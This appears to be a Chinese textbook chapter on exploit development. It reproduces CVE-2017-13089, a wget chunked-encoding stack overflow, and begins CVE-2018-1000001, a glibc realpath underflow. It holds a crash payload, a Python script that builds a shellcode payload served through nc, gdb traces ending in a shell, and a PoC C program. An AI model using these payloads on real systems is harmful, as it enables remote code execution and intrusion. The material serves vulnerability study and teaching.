操作系统	Ubuntu 16.04	体系结构：64 位
调试器	gdb-peda	版本号：7.11.1
漏洞软件	wget	版本号：1.19.1

首先编译安装 wget-1.19.1：

```
$ sudo apt-get install libneon27-gnutls-dev
$ wget https://ftp.gnu.org/gnu/wget/wget-1.19.1.tar.gz
$ tar zxvf wget-1.19.1.tar.gz
$ cd wget-1.19.1
$ ./configure
$ make && sudo make install
$ wget -V | head -n1
GNU Wget 1.19.1 built on linux-gnu.
```

引发崩溃的 payload 如下：

```
HTTP/1.1 401 Not Authorized
Content-Type: text/plain; charset=UTF-8
Transfer-Encoding: chunked
Connection: keep-alive

-0xFFFFFD00
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
0
```

stack smashing 现场：

```
$ nc -lp 6666 < payload & wget --debug localhost:6666
```

```
[1] 4291
DEBUG output created by Wget 1.19.1 on linux-gnu.

Reading HSTS entries from /home/firmy/.wget-hsts
Converted file name 'index.html' (UTF-8) -> 'index.html' (UTF-8)
--2018-01-30 11:42:32--  http://localhost:6666/
Resolving localhost... 127.0.0.1
Caching localhost => 127.0.0.1
Connecting to localhost|127.0.0.1|:6666... connected.
Created socket 4.
Releasing 0x00000000012f51b0 (new refcount 1).

---request begin---
GET / HTTP/1.1
User-Agent: Wget/1.19.1 (linux-gnu)
Accept: */*
Accept-Encoding: identity
Host: localhost:6666
Connection: Keep-Alive

---request end---
GET / HTTP/1.1
User-Agent: Wget/1.19.1 (linux-gnu)
Accept: */*
Accept-Encoding: identity
Host: localhost:6666
Connection: Keep-Alive

HTTP request sent, awaiting response...
---response begin---
HTTP/1.1 401 Not Authorized
Content-Type: text/plain; charset=UTF-8
Transfer-Encoding: chunked
Connection: keep-alive

---response end---
401 Not Authorized
Registered socket 4 for persistent reuse.
Skipping -4294966528 bytes of body: [AAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
```

```
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAASkipping -4294967296 bytes
of body: [] aborting (EOF received).
*** stack smashing detected ***: wget terminated
[1]+  Done                    nc -lp 6666 < payload
Aborted (core dumped)
```

漏洞分析

关键函数 `skip_short_body()` ：

```
// src/http.c
static bool
skip_short_body (int fd, wgint contlen, bool chunked)
{
  enum {
    SKIP_SIZE = 512,                /* size of the download buff
er */
    SKIP_THRESHOLD = 4096        /* the largest size we read */
  };
  wgint remaining_chunk_size = 0;
  char dlbuf[SKIP_SIZE + 1];
  dlbuf[SKIP_SIZE] = '\0';        /* so DEBUGP can safely print
it */

  /* If the body is too large, it makes more sense to simply clo
se the
     connection than to try to read the body.  */
  if (contlen > SKIP_THRESHOLD)
```

```
    return false;

  while (contlen > 0 || chunked)
    {
      int ret;
      if (chunked)
        {
          if (remaining_chunk_size == 0)
            {
              char *line = fd_read_line (fd);
              char *endl;
              if (line == NULL)
                break;

              remaining_chunk_size = strtol (line, &endl, 16);
// 未检查remaining_chunk_size是否为负
              xfree (line);

              if (remaining_chunk_size == 0)
                {
                  line = fd_read_line (fd);
                  xfree (line);
                  break;
                }
            }

          contlen = MIN (remaining_chunk_size, SKIP_SIZE);  // c
ontlen 为可控变量
        }

      DEBUGP (("Skipping %s bytes of body: [", number_to_static_
string (contlen)));

      ret = fd_read (fd, dlbuf, MIN (contlen, SKIP_SIZE), -1);
// 引发溢出
      if (ret <= 0)
        {
          /* Don't normally report the error since this is an
             optimization that should be invisible to the user.
 */
```

```
          DEBUGP (("] aborting (%s).\n",
                   ret < 0 ? fd_errstr (fd) : "EOF received"));
          return false;
        }
      contlen -= ret;

      if (chunked)
        {
          remaining_chunk_size -= ret;
          if (remaining_chunk_size == 0)
            {
              char *line = fd_read_line (fd);
              if (line == NULL)
                return false;
              else
                xfree (line);
            }
        }

      /* Safe even if %.*s bogusly expects terminating \0 becaus
e
         we've zero-terminated dlbuf above.  */
      DEBUGP (("%.*s", ret, dlbuf));
    }

  DEBUGP (("] done.\n"));
  return true;
}
```

一般是这样调用的：

```
          if (keep_alive && !head_only
              && skip_short_body (sock, contlen, chunked_transfe
r_encoding))
CLOSE_FINISH (sock);
```

所以要想进入到漏洞代码，只需要 `contlen` 的长度不大于 4096 且使用了分块编码 `chunked_transfer_encoding` 。对于参数 `chunked_transfer_encoding` 的设置在函数 `gethttp()` 中：

```
// src/http.c
  chunked_transfer_encoding = false;
  if (resp_header_copy (resp, "Transfer-Encoding", hdrval, sizeof (hdrval))
      && 0 == c_strcasecmp (hdrval, "chunked"))
chunked_transfer_encoding = true;
```

而 `contlen` 的赋值为 `contlen = MIN (remaining_chunk_size, SKIP_SIZE);` ， `MIN()` 宏函数定义如下，用于获得两个值中小的那一个：

```
// src/wget.h
# define MIN(i, j) ((i) <= (j) ? (i) : (j))
```

当 `remaining_chunk_size` 为负值时，同样满足小于 `SKIP_SIZE` ，所以 `contlen` 实际上是可控的。

随后进入 `fd_read()` 函数，从 fd 读取 bufsize 个字节到 buf 中，于是引起缓冲区溢出：

```
//src/connect.c
/* Read no more than BUFSIZE bytes of data from FD, storing them
 to
   BUF.  If TIMEOUT is non-zero, the operation aborts if no data
 is
   received after that many seconds.  If TIMEOUT is -1, the valu
e of
   opt.timeout is used for TIMEOUT.  */

int
fd_read (int fd, char *buf, int bufsize, double timeout)
{
  struct transport_info *info;
  LAZY_RETRIEVE_INFO (info);
  if (!poll_internal (fd, info, WAIT_FOR_READ, timeout))
    return -1;
  if (info && info->imp->reader)
    return info->imp->reader (fd, buf, bufsize, info->ctx);
  else
    return sock_read (fd, buf, bufsize);
}
```

补丁

```
$ git show d892291fb8ace4c3b734ea5125770989c215df3f | cat
commit d892291fb8ace4c3b734ea5125770989c215df3f
Author: Tim Rühsen <tim.ruehsen@gmx.de>
Date:   Fri Oct 20 10:59:38 2017 +0200

    Fix stack overflow in HTTP protocol handling (CVE-2017-13089
)

    * src/http.c (skip_short_body): Return error on negative chu
nk size

    Reported-by: Antti Levomäki, Christian Jalio, Joonas Pihlaja
 from Forcepoint
    Reported-by: Juhani Eronen from Finnish National Cyber Secur
ity Centre

diff --git a/src/http.c b/src/http.c
index 5536768..dc31823 100644
--- a/src/http.c
+++ b/src/http.c
@@ -973,6 +973,9 @@ skip_short_body (int fd, wgint contlen, bool
 chunked)
               remaining_chunk_size = strtol (line, &endl, 16);
               xfree (line);

+              if (remaining_chunk_size < 0)
+                return false;
+
               if (remaining_chunk_size == 0)
                 {
                   line = fd_read_line (fd);
```

补丁也很简单，就是对 `remaining_chunk_size` 是否为负值进行了判断。

Exploit

在这里我们做一点有趣的事情。先修改一下配置文件 `configure.ac` ，把堆栈保护技术都关掉，也就是加上下面所示的这几行：

```
$ cat configure.ac | grep -A4 stack
dnl Disable stack canaries
CFLAGS="-fno-stack-protector $CFLAGS"

dnl Disable No-eXecute
CFLAGS="-z execstack $CFLAGS"

dnl
dnl Create output
dnl
```

然后编译安装，结果如下：

```
$ sudo apt-get install automake
$ make && sudo make install
$ pwn checksec /usr/local/bin/wget
[*] '/usr/local/bin/wget'
    Arch:     amd64-64-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:       NX disabled
    PIE:      No PIE (0x400000)
    RWX:      Has RWX segments
```

好了，接下来可以搞事情了。为了方便确认栈溢出的地址，把前面 payload 的 body 部分用 pattern 替代掉：

```
$ cat payload
HTTP/1.1 401 Not Authorized
Content-Type: text/plain; charset=UTF-8
Transfer-Encoding: chunked
Connection: keep-alive

-0xFFFFFD00
AAA%AAsAABAA$AAnAACAA-AA(AADAA;AA)AAEAAaAA0AAFAAbAA1AAGAAcAA2AAH
AAdAA3AAIAAeAA4AAJAAfAA5AAKAAgAA6AALAAhAA7AAMAAiAA8AANAAjAA9AAOA
AkAAPAAlAAQAAmAARAAoAASAApAATAAqAAUAArAAVAAtAAWAAuAAXAAvAAYAAwAA
ZAAxAAyAAzA%%A%sA%BA%$A%nA%CA%-A%(A%DA%;A%)A%EA%aA%0A%FA%bA%1A%G
A%cA%2A%HA%dA%3A%IA%eA%4A%JA%fA%5A%KA%gA%6A%LA%hA%7A%MA%iA%8A%NA
%jA%9A%OA%kA%PA%lA%QA%mA%RA%oA%SA%pA%TA%qA%UA%rA%VA%tA%WA%uA%XA%
vA%YA%wA%ZA%xA%yA%zAs%AssAsBAs$AsnAsCAs-As(AsDAs;As)AsEAsaAs0AsF
AsbAs1AsGAscAs2AsHAsdAs3AsIAseAs4AsJAsfAs5AsKAsgAs6AsLAshAs7AsMA
siAs8AsNAsjAs9AsOAskAsPAslAsQAsmAsRAsoAsSAspAsTAsqAsUAsrAsVAstAs
WAsuAsXAsvAsYAswAsZAsxAs
0
$ nc -lp 6666 < payload
```

在另一个 shell 里启动 gdb 调试 wget：

```
gdb-peda$ r localhost:6666
gdb-peda$ pattern_offset $ebp
1933668723 found at offset: 560
gdb-peda$ searchmem AAA%AAsA
Searching for 'AAA%AAsA' in: None ranges
Found 2 results, display max 2 items:
 [heap] : 0x6aad83 ("AAA%AAsAABAA$AAnAACAA-AA(AADAA;AA)AAEAAaAA0
AAFAAbAA1AAGAAcAA2AAHAAdAA3AAIAAeAA4AAJAAfAA5AAKAAgAA6AALAAhAA7A
AMAAiAA8AANAAjAA9AAOAAkAAPAAlAAQAAmAARAAoAASAApAATAAqAAUAArAAVAA
tAAWAAuAAXAAvAAYAAwAAZAAxAAyA"...)
[stack] : 0x7fffffffcf40 ("AAA%AAsAABAA$AAnAACAA-AA(AADAA;AA)AAE
AAaAA0AAFAAbAA1AAGAAcAA2AAHAAdAA3AAIAAeAA4AAJAAfAA5AAKAAgAA6AALA
AhAA7AAMAAiAA8AANAAjAA9AAOAAkAAPAAlAAQAAmAARAAoAASAApAATAAqAAUAA
rAAVAAtAAWAAuAAXAAvAAYAAwAAZAAxAAyA"...)
```

所以 rsp 的地址位于栈偏移 `568` 的地方。而栈地址位于 `0x7fffffffcf40` 。

构造 exp 来生成 paylaod：

```
payload = """HTTP/1.1 401 Not Authorized
Content-Type: text/plain; charset=UTF-8
Transfer-Encoding: chunked
Connection: keep-alive

-0xFFFFFD00
"""
shellcode  = "\x48\x31\xc9\x48\x81\xe9\xfa\xff\xff\xff\x48\x8d\x
05"
shellcode += "\xef\xff\xff\xff\x48\xbb\xc5\xb5\xcb\x60\x1e\xba\x
b2"
shellcode += "\x1b\x48\x31\x58\x27\x48\x2d\xf8\xff\xff\xff\xe2\x
f4"
shellcode += "\xaf\x8e\x93\xf9\x56\x01\x9d\x79\xac\xdb\xe4\x13\x
76"
shellcode += "\xba\xe1\x53\x4c\x52\xa3\x4d\x7d\xba\xb2\x53\x4c\x
53"
shellcode += "\x99\x88\x16\xba\xb2\x1b\xea\xd7\xa2\x0e\x31\xc9\x
da"
shellcode += "\x1b\x93\xe2\x83\xe9\xf8\xb5\xb7\x1b"

payload += shellcode + (568-len(shellcode)) * "A"
payload += "\x40\xcf\xff\xff\xff\x7f\x00\x00"
payload += "\n0\n"

with open('ppp','wb') as f:
    f.write(payload)
```

```
$ python exp.py
$ nc -lp 6666 < ppp
```

继续使用 gdb 来跟踪。经过 `strtol()` 函数返回的 `remaining_chunk_size` 为 `0xffffffff00000300` ：

```
gdb-peda$ n
[----------------------------------registers-------------------
```

```
---------------]
RAX: 0xffffffff00000300
RBX: 0x468722 --> 0x206f4e0050545448 ('HTTP')
RCX: 0xffffffda
RDX: 0x1
RSI: 0xfffffd00
RDI: 0x6aafab --> 0xfae98148c931000a
RBP: 0x7fffffffd170 --> 0x7fffffffd580 --> 0x7fffffffd8a0 --> 0x
7fffffffd9c0 --> 0x7fffffffdbd0 --> 0x452350 (<__libc_csu_init>:
    push   r15)
RSP: 0x7fffffffcf20 --> 0xffffffffffffffff
RIP: 0x41ef0f (<skip_short_body+150>:    mov    QWORD PTR [rbp-0
x8],rax)
R8 : 0x0
R9 : 0xffffffffffffff
R10: 0x0
R11: 0x7ffff74045e0 --> 0x2000200020002
R12: 0x404ca0 (<_start>:    xor    ebp,ebp)
R13: 0x7fffffffdcb0 --> 0x2
R14: 0x0
R15: 0x0
EFLAGS: 0x206 (carry PARITY adjust zero sign trap INTERRUPT dire
ction overflow)
[-------------------------------------code----------------------
---------------]
   0x41ef04 <skip_short_body+139>:    mov    rsi,rcx
   0x41ef07 <skip_short_body+142>:    mov    rdi,rax
   0x41ef0a <skip_short_body+145>:    call   0x404660 <strtol@pl
t>
=> 0x41ef0f <skip_short_body+150>:    mov    QWORD PTR [rbp-0x8]
,rax
   0x41ef13 <skip_short_body+154>:    mov    rax,QWORD PTR [rbp-
0x10]
   0x41ef17 <skip_short_body+158>:    mov    rdi,rax
   0x41ef1a <skip_short_body+161>:    call   0x404380 <free@plt>
   0x41ef1f <skip_short_body+166>:    mov    QWORD PTR [rbp-0x10
],0x0
[------------------------------------stack---------------------
---------------]
0000| 0x7fffffffcf20 --> 0xffffffffffffffff
```

```
0008| 0x7fffffffcf28 --> 0x4ffffcf01
0016| 0x7fffffffcf30 --> 0x13
0024| 0x7fffffffcf38 --> 0x6aafab --> 0xfae98148c931000a
0032| 0x7fffffffcf40 --> 0xffffffff00000028
0040| 0x7fffffffcf48 --> 0x7ffff7652540 --> 0xfbad2887
0048| 0x7fffffffcf50 --> 0x7fffffffcfc0 ("401 Not Authorized\n")
0056| 0x7fffffffcf58 --> 0x13
[----------------------------------------------------------------
---------------]
Legend: code, data, rodata, value
0x000000000041ef0f in skip_short_body ()
```

继续调试，到达函数 `fd_read()`，可以看到由于强制类型转换的原因其参数只取出了 `0xffffffff00000300` 的低 4 个字节 `0x300`，所以该函数将读入 `0x300` 个字节的数据到栈地址 `0x7fffffffcf40` 中：

```
gdb-peda$ n
[----------------------------------registers--------------------
---------------]
RAX: 0x4
RBX: 0x468722 --> 0x206f4e0050545448 ('HTTP')
RCX: 0x7fffffffcf40 --> 0xffffffff00000028
RDX: 0x300
RSI: 0x7fffffffcf40 --> 0xffffffff00000028
RDI: 0x4
RBP: 0x7fffffffd170 --> 0x7fffffffd580 --> 0x7fffffffd8a0 --> 0x
7fffffffd9c0 --> 0x7fffffffdbd0 --> 0x452350 (<__libc_csu_init>:
    push   r15)
RSP: 0x7fffffffcf20 --> 0xffffffff00000300
RIP: 0x41efd6 (<skip_short_body+349>:    call   0x4062c5 <fd_rea
d>)
R8 : 0x0
R9 : 0x1
R10: 0x0
R11: 0x7ffff74045e0 --> 0x2000200020002
R12: 0x404ca0 (<_start>:    xor    ebp,ebp)
R13: 0x7fffffffdcb0 --> 0x2
R14: 0x0
R15: 0x0
```

```
EFLAGS: 0x286 (carry PARITY adjust zero SIGN trap INTERRUPT dire
ction overflow)
[-------------------------------------code----------------------
---------------]
   0x41efc9 <skip_short_body+336>:    movsd  xmm0,QWORD PTR [rip
+0x4aa6f]        # 0x469a40
   0x41efd1 <skip_short_body+344>:    mov    rsi,rcx
   0x41efd4 <skip_short_body+347>:    mov    edi,eax
=> 0x41efd6 <skip_short_body+349>:    call   0x4062c5 <fd_read>
   0x41efdb <skip_short_body+354>:    mov    DWORD PTR [rbp-0x14
],eax
   0x41efde <skip_short_body+357>:    cmp    DWORD PTR [rbp-0x14
],0x0
   0x41efe2 <skip_short_body+361>:    jg     0x41f029 <skip_shor
t_body+432>
   0x41efe4 <skip_short_body+363>:    movzx  eax,BYTE PTR [rip+0
x269bf0]        # 0x688bdb <opt+571>
Guessed arguments:
arg[0]: 0x4
arg[1]: 0x7fffffffcf40 --> 0xffffffff00000028
arg[2]: 0x300
arg[3]: 0x7fffffffcf40 --> 0xffffffff00000028
[------------------------------------stack----------------------
---------------]
0000| 0x7fffffffcf20 --> 0xffffffff00000300
0008| 0x7fffffffcf28 --> 0x4ffffcf01
0016| 0x7fffffffcf30 --> 0x13
0024| 0x7fffffffcf38 --> 0x6aafab --> 0xfae98100007ffff7
0032| 0x7fffffffcf40 --> 0xffffffff00000028
0040| 0x7fffffffcf48 --> 0x7ffff7652540 --> 0xfbad2887
0048| 0x7fffffffcf50 --> 0x7fffffffcfc0 ("401 Not Authorized\n")
0056| 0x7fffffffcf58 --> 0x13
[---------------------------------------------------------------
---------------]
Legend: code, data, rodata, value
0x000000000041efd6 in skip_short_body ()
```

成功跳转到 shellcode，获得 shell：

```
gdb-peda$ n
[----------------------------------registers-------------------
---------------]
RAX: 0x0
RBX: 0x468722 --> 0x206f4e0050545448 ('HTTP')
RCX: 0x7ffff7384260 (<__read_nocancel+7>:    cmp    rax,0xffffff
fffffff001)
RDX: 0x200
RSI: 0x7fffffffcf40 --> 0xfffae98148c93148
RDI: 0x4
RBP: 0x4141414141414141 ('AAAAAAAA')
RSP: 0x7fffffffd178 --> 0x7fffffffcf40 --> 0xfffae98148c93148
RIP: 0x41f0ed (<skip_short_body+628>:    ret)
R8 : 0x7fffffffcdb0 --> 0x383
R9 : 0x1
R10: 0x0
R11: 0x246
R12: 0x404ca0 (<_start>:    xor    ebp,ebp)
R13: 0x7fffffffdcb0 --> 0x2
R14: 0x0
R15: 0x0
EFLAGS: 0x246 (carry PARITY adjust ZERO sign trap INTERRUPT dire
ction overflow)
[-------------------------------------code---------------------
---------------]
   0x41f0e2 <skip_short_body+617>:    call   0x42a0f5 <debug_log
printf>
   0x41f0e7 <skip_short_body+622>:    mov    eax,0x1
   0x41f0ec <skip_short_body+627>:    leave
=> 0x41f0ed <skip_short_body+628>:    ret
   0x41f0ee <modify_param_name>:    push   rbp
   0x41f0ef <modify_param_name+1>:    mov    rbp,rsp
   0x41f0f2 <modify_param_name+4>:    sub    rsp,0x30
   0x41f0f6 <modify_param_name+8>:    mov    QWORD PTR [rbp-0x28
],rdi
[------------------------------------stack---------------------
---------------]
0000| 0x7fffffffd178 --> 0x7fffffffcf40 --> 0xfffae98148c93148
0008| 0x7fffffffd180 --> 0xa300a ('\n0\n')
```

```
0016| 0x7fffffffd188 --> 0x0
0024| 0x7fffffffd190 --> 0x7fffffffdad4 --> 0x0
0032| 0x7fffffffd198 --> 0x7fffffffd780 --> 0x0
0040| 0x7fffffffd1a0 --> 0x6a9a00 --> 0x68acb0 ("http://localhos
t:6666/")
0048| 0x7fffffffd1a8 --> 0x6a9a00 --> 0x68acb0 ("http://localhos
t:6666/")
0056| 0x7fffffffd1b0 --> 0x0
[-----------------------------------------------------------------
---------------]
Legend: code, data, rodata, value
0x000000000041f0ed in skip_short_body ()
gdb-peda$ x/20gx 0x7fffffffcf40
0x7fffffffcf40:    0xfffae98148c93148    0xffffef058d48ffff  <--
 shellcode
0x7fffffffcf50:    0x1e60cbb5c5bb48ff    0x48275831481bb2ba
0x7fffffffcf60:    0xaff4e2ffffff82d     0xac799d0156f9938e
0x7fffffffcf70:    0x4c53e1ba7613e4db    0x4c53b2ba7d4da352
0x7fffffffcf80:    0xea1bb2ba16889953    0x931bdac9310ea2d7
0x7fffffffcf90:    0x411bb7b5f8e983e2    0x4141414141414141
0x7fffffffcfa0:    0x4141414141414141    0x4141414141414141
0x7fffffffcfb0:    0x4141414141414141    0x4141414141414141
0x7fffffffcfc0:    0x4141414141414141    0x4141414141414141
0x7fffffffcfd0:    0x4141414141414141    0x4141414141414141
```

Bingo!!!

```
Starting program: /usr/local/bin/wget localhost:6666
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread
_db.so.1".
--2018-01-30 15:40:49--  http://localhost:6666/
Resolving localhost... 127.0.0.1
Connecting to localhost|127.0.0.1|:6666... connected.
HTTP request sent, awaiting response... 401 Not Authorized
process 20613 is executing new program: /bin/dash
[New process 20617]
process 20617 is executing new program: /bin/dash
$ whoami
[New process 20618]
process 20618 is executing new program: /usr/bin/whoami
firmy
$ [Inferior 3 (process 20618) exited normally]
Warning: not running or target is remote
```

参考资料

- CVE-2017-13089 Detail
- https://github.com/r1b/CVE-2017-13089

7.1.5 CVE–2018-1000001 glibc realpath 缓冲区下溢漏洞

下载文件

漏洞描述

该漏洞涉及到 Linux 内核的 `getcwd` 系统调用和 glibc 的 `realpath()` 函数，可以实现本地提权。漏洞产生的原因是 `getcwd` 系统调用在 Linux-2.6.36 版本发生的一些变化，我们知道 `getcwd` 用于返回当前工作目录的绝对路径，但如果当前目录不属于当前进程的根目录，即从当前根目录不能访问到该目录，如该进程使用 `chroot()` 设置了一个新的文件系统根目录，但没有将当前目录的根目录替换成新目录的时候， `getcwd` 会在返回的路径前加上 `(unreachable)` 。通过改变当前目录到另一个挂载的用户空间，普通用户也可以完成这样的操作。然后返回的这个非绝对地址的字符串会在 `realpath()` 函数中发生缓冲区下溢，从而导致任意代码执行，再利用 SUID 程序即可获得目标系统上的 root 权限。

漏洞复现

	推荐使用的环境	备注
操作系统	Ubuntu 16.04	体系结构：64 位
调试器	gdb-peda	版本号：7.11.1
漏洞软件	glibc	版本号：2.23-0ubuntu9

```
#include <stdio.h>
#include <unistd.h>
#include <stdlib.h>
#include <string.h>

void main() {
    //char *path;

    struct {
        char canary[16];
        char buffer[80];
    } buf;
    memset(buf.canary, 47, 1);  // put a '/' before the buffer
    memset(buf.buffer, 48, sizeof(buf.buffer));

    //path = getcwd(NULL, 0);
    //puts(path);

    chroot("/tmp");
    //path = getcwd(NULL, 0);
    //puts(path);

    realpath("../../../../BBBB", buf.buffer);
    if (!strcmp(buf.canary, "/BBBB")) {
        puts("Vulnerable");
    } else {
        puts("Not vulnerable");
    }
}
```

```
# gcc -g poc.c
# ./a.out
Vulnerable
```

执行 `realpath()` 前：

```
gdb-peda$ x/g buf.canary
0x7fffffffe4d0: 0x000000000000002f
gdb-peda$ x/15gx 0x7fffffffe4d0
0x7fffffffe4d0: 0x000000000000002f 0x00000000000000c2   <-- cana
ry
0x7fffffffe4e0: 0x3030303030303030 0x3030303030303030   <-- buff
er
0x7fffffffe4f0: 0x3030303030303030 0x3030303030303030
0x7fffffffe500: 0x3030303030303030 0x3030303030303030
0x7fffffffe510: 0x3030303030303030 0x3030303030303030
0x7fffffffe520: 0x3030303030303030 0x3030303030303030
0x7fffffffe530: 0x00007fffffffe620 0x13ca8a6b7215a800
0x7fffffffe540: 0x0000000000000000
```

执行 `realpath()` 后：

```
gdb-peda$ x/15gx 0x7fffffffe4d0
0x7fffffffe4d0: 0x000000424242422f 0x00000000000000c2   <-- cana
ry
0x7fffffffe4e0: 0x68636165726e7528 0x6f682f29656c6261   <-- buff
er
0x7fffffffe4f0: 0x746e7562752f656d 0x6f64666c61682f75
0x7fffffffe500: 0x3030303030300067 0x3030303030303030
0x7fffffffe510: 0x3030303030303030 0x3030303030303030
0x7fffffffe520: 0x3030303030303030 0x3030303030303030
0x7fffffffe530: 0x00007fffffffe620 0x13ca8a6b7215a800
0x7fffffffe540: 0x0000000000000000
gdb-peda$ x/s 0x7fffffffe4d0
0x7fffffffe4d0:  "/BBBB"
gdb-peda$ x/s 0x7fffffffe4e0
0x7fffffffe4e0:  "(unreachable)/home/ubuntu/halfdog"
```

正常情况下，字符串 `\BBBB` 应该只能在 buffer 范围内进程操作，而这里它被复制到了 canary 里，也就是发生了下溢出。

漏洞分析

`getcwd()` 的原型如下：

```
#include <unistd.h>

char *getcwd(char *buf, size_t size);
```

它用于得到一个以 null 结尾的字符串，内容是当前进程的当前工作目录的绝对路径。并以保存到参数 buf 中的形式返回。

首先从 Linux 内核方面来看，在 2.6.36 版本的 vfs: show unreachable paths in getcwd and proc 这次提交，使得当目录不可到达时，会在返回的目录字符串前面加上 `(unreachable)` ：

```
// fs/dcache.c

static int prepend_unreachable(char **buffer, int *buflen)
{
    return prepend(buffer, buflen, "(unreachable)", 13);
}

static int prepend(char **buffer, int *buflen, const char *str,
int namelen)
{
    *buflen -= namelen;
    if (*buflen < 0)
        return -ENAMETOOLONG;
    *buffer -= namelen;
    memcpy(*buffer, str, namelen);
    return 0;
}

/*
 * NOTE! The user-level library version returns a
 * character pointer. The kernel system call just
 * returns the length of the buffer filled (which
 * includes the ending '\0' character), or a negative
 * error value. So libc would do something like
 *
 *    char *getcwd(char * buf, size_t size)
```

```
 *    {
 *        int retval;
 *
 *        retval = sys_getcwd(buf, size);
 *        if (retval >= 0)
 *            return buf;
 *        errno = -retval;
 *        return NULL;
 *    }
 */
SYSCALL_DEFINE2(getcwd, char __user *, buf, unsigned long, size)
{
    int error;
    struct path pwd, root;
    char *page = __getname();

    if (!page)
        return -ENOMEM;

    rcu_read_lock();
    get_fs_root_and_pwd_rcu(current->fs, &root, &pwd);

    error = -ENOENT;
    if (!d_unlinked(pwd.dentry)) {
        unsigned long len;
        char *cwd = page + PATH_MAX;
        int buflen = PATH_MAX;

        prepend(&cwd, &buflen, "\0", 1);
        error = prepend_path(&pwd, &root, &cwd, &buflen);
        rcu_read_unlock();

        if (error < 0)
            goto out;

        /* Unreachable from current root */
        if (error > 0) {
            error = prepend_unreachable(&cwd, &buflen); // 当路径
不可到达时，添加前缀
            if (error)
```

```
                goto out;
        }

        error = -ERANGE;
        len = PATH_MAX + page - cwd;
        if (len <= size) {
            error = len;
            if (copy_to_user(buf, cwd, len))
                error = -EFAULT;
        }
    } else {
        rcu_read_unlock();
    }

out:
    __putname(page);
    return error;
}
```

可以看到在引进了 unreachable 这种情况后，仅仅判断返回值大于零是不够的，它并不能很好地区分开究竟是绝对路径还是不可到达路径。然而很可惜的是，glibc 就是这样做的，它默认了返回的 buf 就是绝对地址。当然也是由于历史原因，在修订 `getcwd` 系统调用之前，glibc 中的 `getcwd()` 库函数就已经写好了，于是遗留下了这个不匹配的问题。

从 glibc 方面来看，由于它仍然假设 `getcwd` 将返回绝对地址，所以在函数 `realpath()` 中，仅仅依靠 `name[0] != '/'` 就断定参数是一个相对路径，而忽略了以 `(` 开头的不可到达路径。

`__realpath()` 用于将 `path` 所指向的相对路径转换成绝对路径，其间会将所有的符号链接展开并解析 `/./` 、 `/../` 和多余的 `/` 。然后存放到 `resolved_path` 指向的地址中，具体实现如下：

```
// stdlib/canonicalize.c

char *
__realpath (const char *name, char *resolved)
{
  [...]
```

```
  if (name[0] != '/')   // 判断是否为绝对路径
    {
      if (!__getcwd (rpath, path_max))  // 调用 getcwd() 函数
    {
      rpath[0] = '\0';
      goto error;
    }
      dest = __rawmemchr (rpath, '\0');
    }
  else
    {
      rpath[0] = '/';
      dest = rpath + 1;
    }

  for (start = end = name; *start; start = end) // 每次循环处理路径中的一段
    {
      [...]
      /* Find end of path component.  */
